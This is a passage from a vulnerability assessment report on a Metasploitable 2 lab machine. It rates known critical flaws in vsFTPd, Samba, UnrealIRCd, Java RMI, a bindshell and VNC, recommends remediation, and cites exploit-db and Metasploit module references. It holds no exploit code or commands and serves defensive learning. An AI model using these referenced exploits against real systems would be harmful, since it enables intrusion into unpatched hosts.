- **Remediation:** Immediate upgrade to a secure version of vsFTPd or replacement with a more secure protocol like SFTP.

2. Samba 3.0.20 – "username map script" RCE (CVE-2007-2447)

- **Port:** 139/445 (SMB)
- **Description:** A command injection vulnerability in a non-default Samba configuration allows an unauthenticated attacker to execute arbitrary commands.
- **Risk Level:** Critical
- **Impact:** Complete system compromise with root privileges.
- **Likelihood:** High
- **Remediation:** Upgrade to a patched Samba version and disable the username map script feature.

3. UnrealIRCd 3.2.8.1 – Remote Code Execution via Backdoor (CVE-2010-2075)

- **Port:** 6667 (IRC)
- **Description:** This version of UnrealIRCd was distributed with a pre-compiled backdoor. Any remote attacker can execute arbitrary system commands by connecting to the IRC service.
- **Risk Level:** Critical
- **Impact:** Remote code execution with system-level privileges.
- **Likelihood:** High
- **Remediation:** Replace the infected UnrealIRCd installation with a clean, up-to-date build; verify file integrity using hashes from the official source.

4. Java RMI Server – Remote Code Execution via Deserialization

- **Port:** 1099 (Java RMI)
- **Description:** The Java RMI service is insecurely configured, allowing an attacker to trigger remote class loading from an arbitrary URL, leading to code execution.
- **Risk Level:** Critical
- **Impact:** Complete system compromise with the privileges of the Java application.

- **Likelihood:** High
- **Remediation:** Reconfigure the RMI service to restrict class loading to a trusted codebase and apply network firewalls to limit access to the RMI port.

Vulnerability	Affected Host	Risk Level	Potential Impact
vsFTPd Backdoor (CVE-2011-2523)	192.168.134.129	Critical	Complete system compromise (root)
Samba RCE (CVE-2007-2447)	192.168.134.129	Critical	Complete system compromise (root)
UnrealIRCd Backdoor (CVE-2010-2075)	192.168.134.129	Critical	Complete system compromise (root)
Java RMI Server RCE	192.168.134.129	Critical	Complete system compromise
Default Bindshell (port 1524)	192.168.134.129	Critical	Direct root access
VNC Default Password	192.168.134.129	Critical	Remote Desktop access
Weak SSL/TLS Ciphers	192.168.134.129	Medium	Information disclosure / MitM

Overall Risk Assessment

The presence of these vulnerabilities indicates that the system is critically exposed to external and internal threats. Multiple vulnerabilities allow unauthenticated attackers to bypass all security controls and gain full, administrative control of the system remotely and with minimal effort. These findings highlight the severe risks associated with a failure to perform regular patch management, software integrity verification, and routine security assessments. The overall risk level is **Critical**, requiring immediate mitigation to prevent exploitation, potential data breaches, and complete system compromise..

5. Recommendations

Following the successful exploitation of critical vulnerabilities on the Metasploitable 2 target, the following security recommendations are made to mitigate the identified risks and enhance the overall security posture of the environment.

5.1 Remove or Replace Vulnerable Software

- **vsFTPd 2.3.4, Samba 3.0.20, UnrealIRCd 3.2.8.1, and Java RMI:**
    - These services contain well-known, critical vulnerabilities (backdoors, RCE) and must be addressed immediately.
    - If the functionality is required, upgrade to the latest secure version from official sources. For FTP, consider switching to a more secure protocol like SFTP. For Samba, disable the username map script feature. For Java RMI, reconfigure to prevent arbitrary remote class loading.
    - If the services are not essential, they should be completely removed from the system.

5.2 Network Segmentation and Firewall Rules

- Implement strict firewall rules to restrict access to all services. Only allow traffic from trusted IP addresses to necessary ports.
- Apply network segmentation to isolate vulnerable or testing environments (like this Metasploitable 2 lab) from any production or sensitive networks.

5.3 Enable Logging and Monitoring

- Ensure comprehensive logging is enabled for all critical services (SSH, Samba, web servers).
- Monitor logs for suspicious activity, such as failed login attempts, unexpected service behavior, or connections from unauthorized IP addresses.

5.4 Regular Vulnerability Scanning and Patch Management

- Conduct regular, automated vulnerability assessments using tools like Nmap, OpenVAS, or Nessus to proactively identify new weaknesses.
- Establish a formal patch management policy to ensure that all systems, services, and applications are updated in a timely manner.

5.5 Minimize Attack Surface

- Remove any unnecessary services or applications running on the server to reduce potential attack vectors.
- Disable all unused ports and legacy protocols (e.g., Telnet, rsh, rlogin).

5.6 User and Access Management

- Enforce the principle of least privilege for all user accounts.
- Regularly audit all user accounts and ensure there are no default, shared, or weak credentials. Change the default password for the VNC service immediately.
- Use multi-factor authentication (MFA) for all administrative access where possible.

6. Conclusion

The objective of this vulnerability assessment was to identify and exploit security weaknesses within a controlled lab environment, simulating real-world attack scenarios. Using a Kali Linux attacker machine, several critical vulnerabilities were identified and successfully exploited on the Metasploitable 2 target, including backdoored versions of vsFTPd, Samba, UnrealIRCd, and a misconfigured Java RMI service.

The assessment demonstrated how outdated and misconfigured services can expose systems to severe security breaches, including unauthenticated remote access and immediate, full system compromise. Through enumeration, vulnerability scanning, and exploitation, this engagement highlighted the tangible risks posed by insufficient patch management, lack of network segmentation, and exposed services with default credentials.

This exercise underscores the importance of proactive security practices such as regular patching, vulnerability scanning, access control, and ongoing monitoring. By addressing the identified vulnerabilities and implementing the recommended mitigations, an organization can significantly reduce its risk exposure and improve its overall security posture. This report provides not only technical findings but also actionable recommendations to guide remediation efforts and strengthen defenses against future attacks.

References

Rapid7. (2012). *Metasploitable 2 Exploitability Guide*. Available at: https://docs.rapid7.com/metasploit/metasploitable-2/.

vsFTPd 2.3.4 Exploit (CVE-2011-2523)

- Offensive Security. (2011): https://www.exploit-db.com/exploits/17491.
- CVE-2011-2523: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
- Upstream incident write-up: https://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
- Metasploit module reference: https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb

Samba 3.0.20 Exploit (CVE-2007-2447)

- MITRE. (2007). *CVE-2007-2447*: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-2447.
- Offensive Security. (2010). *Samba 2.2.x to 3.0.20*: https://www.exploit-db.com/exploits/16320.
- Samba security advisory (user map script): https://www.samba.org/samba/history/security.html

- Metasploit module reference: https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/samba/usermap_script.rb

UnrealIRCd 3.2.8.1 Exploit (CVE-2010-2075)

- MITRE. (2010). *CVE-2010-2075:* https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-2075.
- Offensive Security. (2010): https://www.exploit-db.com/exploits/13853.
- UnrealIRCd backdoor announcement: https://www.unrealircd.org/txt/unrealsecadvisory.20100612.txt
- Detection guidance (Nessus plugin background): https://www.tenable.com/plugins/nessus/46619

Java RMI Server Exploit

Rapid7. (2011). *Java RMI Server Insecure Default Configuration Java Code Execution*. Available at: https://www.rapid7.com/db/modules/exploit/multi/misc/java_rmi_server/.